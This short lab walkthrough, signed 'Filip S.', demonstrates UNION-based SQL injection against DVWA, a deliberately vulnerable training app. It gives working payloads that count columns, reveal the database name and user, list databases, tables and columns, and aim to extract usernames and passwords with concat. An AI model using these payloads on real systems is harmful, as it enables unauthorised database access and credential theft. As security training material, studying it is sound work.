


2’ order by 2 -- ‘




2’ order by 3 -- ‘
here we can see there might not be column 3

EXTRACTING DATABASE NAME AND USER OF DATABASE:
2' union SELECT database(),user() -- '




EXTRACTING THE LIST OF THE DATABASES:

2' union SELECT schema_name, 2 FROM information_schema.schemata -- '




Extracting Information from DVWA database:

2' union SELECT table_name, 2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- '



Extracting columns from users table:

2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' and table_name = 'users' -- '



To continue extracting usernames and to find out their passwords we will need to use the concat function. Like >>concat(user, ‘:’ ,passwords)<< or >>concat(first_name, ‘:’ ,last_name)<<

Filip S.